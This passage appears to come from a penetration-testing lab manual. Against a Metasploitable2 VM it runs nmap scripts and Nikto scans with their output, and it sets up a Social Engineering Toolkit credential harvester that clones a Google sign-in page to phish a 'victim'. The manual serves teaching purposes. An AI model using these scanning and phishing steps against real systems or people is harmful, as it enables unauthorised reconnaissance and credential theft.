http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse
http-drupal-enum-users.nse
http-enum.nse
http-errors.nse
http-exif-spider.nse
http-favicon.nse
http-feed.nse
http-fetch.nse
http-fileupload-exploiter.nse
```

Step 8: Run a http script.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=http-trace 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 23:15 EST
Nmap scan report for 192.168.226.132
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:63:20:48 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

Web Server Vulnerability Scanning:


Step 1: Run metasploitable2 website on Firefox in kali linux.



Step 2: Using Nikto tool scan the target for vulnerabilities : " nikto -host 192.168.37.130 "

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nikto -host 192.168.226.132
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.226.132
+ Target Hostname:    192.168.226.132
+ Target Port:        80
+ Start Time:         2026-01-06 23:16:51 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Option
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternative
' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUE
See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUE
See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUE
See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUE
See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue
:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.or
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2026-01-06 23:17:10 (GMT-5) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

As you can see, PHP5 has many vulnerabilities when installed on a server. By running <targetIP>/phpinfo.php you can get information about the php version.



Customizing Nikto:

Step 1: List all the plugins in the Nikito tool.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nikto -list-plugins | more
Plugin: favicon
 Favicon - Checks the web server's favicon against known favicons.
 Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: strutshock
 strutshock - Look for the 'strutshock' vulnerability.
 Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo

Plugin: report_nbe
 NBE reports - Produces a NBE report.
 Written by Seccubus, Copyright (C) 2010 Chris Sullo

Plugin: paths
 Path Search - Look at link paths to help populate variables
 Written by Sullo, Copyright (C) 2012 Chris Sullo

Plugin: sitefiles
 Site Files - Look for interesting files based on the site's IP/name
 Written by sullo, Copyright (C) 2014 Chris Sullo

Plugin: cgi
 CGI - Enumerates possible CGI directories.
 Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: report_html
 Report as HTML - Produces an HTML report.
 Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo

Plugin: apacheusers
 Apache Users - Checks whether we can enumerate usernames directly from the web server
 Written by Javier Fernandez-Sanguinoi Pena, Copyright (C) 2008 Chris Sullo
 Options:
  enumerate: Flag to indicate whether to attempt to enumerate users
  cgiwrap: User cgi-bin/cgiwrap to enumerate
  dictionary: Filename for a dictionary file of users
  size: Maximum size of username if bruteforcing
  home: Look for ~user to enumerate

Plugin: drupal
```

Step 2: Running Nikto with specific plugin to find active users on the target server

“ sudo nikto -h 192.168.37.130 -p 80 -Plugins

"apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -h 192.168.226.132 -p 80 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.226.132
+ Target Hostname:    192.168.226.132
+ Target Port:        80
+ Start Time:         2026-01-06 23:23:32 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 240 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2026-01-06 23:23:33 (GMT-5) (1 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

```
┌──(kali㉿kali)-[/tmp]
└─$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscan SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscan>
<niktoscan hoststest="0" options="-h 192.168.37.130 -p 80 -Plugins apacheusers(enumerate,dictionary:users.txt);report_xml -output ap
acheusers.xml" version="2.1.6" scanstart="Sat Oct  8 01:49:29 2022" scanend="Wed Dec 31 19:00:00 1969" scanelapsed="" seconds" nxmlve
rsion="1.2">

<scandetails targetip="192.168.37.130" targethostname="192.168.37.130" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" st
arttime="2022-10-08 01:49:29" sitename="http://192.168.37.130:80/" siteip="http://192.168.37.130:80/" hostheader="192.168.37.130" er
rors="0" checks="6897">


<statistics elapsed="1" itemsfound="0" itemstested="6897" endtime="2022-10-08 01:49:30" />
</scandetails>

</niktoscan>


</niktoscan>

┌──(kali㉿kali)-[/tmp]
└─$
```


OWASP ZAP:

It is one of the most effective scanners based on the number of verified vulnerabilities that it has discovered.


Step 1: Install the latest version of OWASP ZAP by





Step 2: Run the tool




Step 3: On start-up make the appropriate selections and update the plugins







Step 4: After the scan you can click on the identified results to drill down to specific findings. OWASP ZAP can help you find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, SQL injection, and remote OS command injection.



Step 5: WPScan:

Practical No. 5

Aim - Practical on the use of Social Engineering Toolkit.


Theory -


The Social Engineering Toolkit (SET) is an open-source framework designed to perform advanced attacks against the "human element" of security. By simulating realistic scenarios like credential harvesting through website cloning or spear-phishing, practitioners can evaluate an organization's susceptibility to manipulation. This practical focuses on using SET to automate the creation of malicious payloads and fake login pages to test user awareness. Ultimately, it demonstrates that human psychology is often the weakest link in a security chain, requiring training alongside technical defenses.

Steps:


Step 1: Install the Social Engineering Toolkit

Step 2: Select the 1st option Social Engineering Attacks and the Website Attack Vectors







Step 3: We will use Credential Harvester, so select option 3.



Using Existing Templates



Add the listener IP Address, In this case it will be you Attacking systems's IP Address



```
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.1168.37.131
```

```
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

──────────────────────────────────────────────────

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

Select the Google Sign In Template page for harvesting credentials


```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Now on the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.

